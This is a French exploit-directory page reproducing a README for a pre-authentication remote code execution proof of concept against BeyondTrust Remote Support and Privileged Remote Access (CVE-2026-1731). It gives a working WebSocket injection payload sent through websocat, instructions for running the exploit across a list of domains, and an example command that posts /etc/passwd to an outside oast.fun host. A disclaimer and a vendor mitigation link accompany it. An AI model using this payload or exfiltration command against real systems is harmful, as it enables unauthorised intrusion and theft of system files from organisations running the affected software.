Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/win3zz/cve-2026-1731
Génération de PayloadsAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionRed Teaming
GitHubwin3zz/cve-2026-1731

CVE-2026-1731

CVE-2026-1731 - Vulnérabilité critique d'injection de commandes dans BeyondTrust Remote Support et Privileged Remote Access due à une évaluation arithmétique Bash non sécurisée dans un script accessible via WebSocket.

Voir le dépôt
35858il y a 9 moisVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    257

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2026-1731 BeyondTrust Remote Support - PoC RCE pré-authentification

[!WARNING] Ce script est destiné uniquement à des fins éducatives et de recherche. Ne l'utilisez pas contre des systèmes sans autorisation explicite. L'accès ou les tests non autorisés sont illégaux et contraires à l'éthique. Lisez l'intégralité du DISCLAIMER avant d'utiliser ce script.

Aperçu

Ce script démontre une vulnérabilité critique d'injection de commande (CVE-2026-1731) affectant BeyondTrust Remote Support (RS) et Privileged Remote Access (PRA). Le problème provient du même point de terminaison accessible via WebSocket impliqué dans la précédente CVE-2024-12356, très médiatisée, ce qui en fait une variante étroitement liée.

La vulnérabilité existe parce que le script thin-scc-wrapper du serveur effectue des comparaisons arithmétiques sur des entrées contrôlées par l'attaquant, plus précisément la valeur remoteVersion envoyée lors de la poignée de main WebSocket. Bash traite les opérandes des comparaisons numériques comme des expressions, et non comme de simples chaînes, ce qui permet à des payloads conçus comme a[$(cmd)]0 de déclencher une exécution arbitraire de commandes lors de l'évaluation.

Même si BeyondTrust a ajouté un contrôle de cohérence numérique dans ce cycle de correctifs, cela n'empêche pas Bash d'effectuer l'évaluation d'expressions par la suite, laissant le point de terminaison exploitable. Les attaquants peuvent obtenir une exécution de code simplement en ouvrant une connexion WebSocket et en envoyant une valeur de version malveillante avant l'authentification.

Payload

echo -ne "hax[\$(ATTACKER-COMMAND)]\naaaaaaaa-aaaa-aaaa-aaaaaaaaaaaa\n0\naaaa\n" | \
./websocat -k wss://AFFECTED-SYSTEM:443/nw \
--protocol "ingredi support desk customer thin" \
-H "X-Ns-Company: COMPANY-NAME" \
--binary -n -

Dépendances

pip3 install requests

Télécharger websocat

wget -O websocat https://github.com/vi/websocat/releases/download/v1.14.1/websocat.x86_64-unknown-linux-musl
chmod +x websocat

(Placez-le dans le même dossier que votre script Python.)

Ou déplacez-le à l'échelle du système :

sudo mv websocat /usr/local/bin/

Créer domains.txt dans le même répertoire

Ajoutez les URL que vous souhaitez tester :

example1.com
example2.com
example3.com

Utilisation du script

Modifiez la ligne suivante dans le script pour configurer la commande que vous souhaitez que l'exploit WebSocket exécute :

CMD = "YOUR-COMMAND-HERE"

Par exemple :


CMD = "curl -X POST -d @/etc/passwd http://XXXXXXXXX.oast.fun/"

Une fois la commande définie, exécutez le script :

python3 exploit.py

Ou rendez-le exécutable puis exécutez-le directement :

chmod +x exploit.py
./exploit.py

1 2

Atténuation

  • https://www.beyondtrust.com/trust-center/security-advisories/bt26-02

Référence

  • Analyse originale - https://attackerkb.com/topics/jNMBccstay/cve-2026-1731/rapid7-analysis
Télécharger l’outil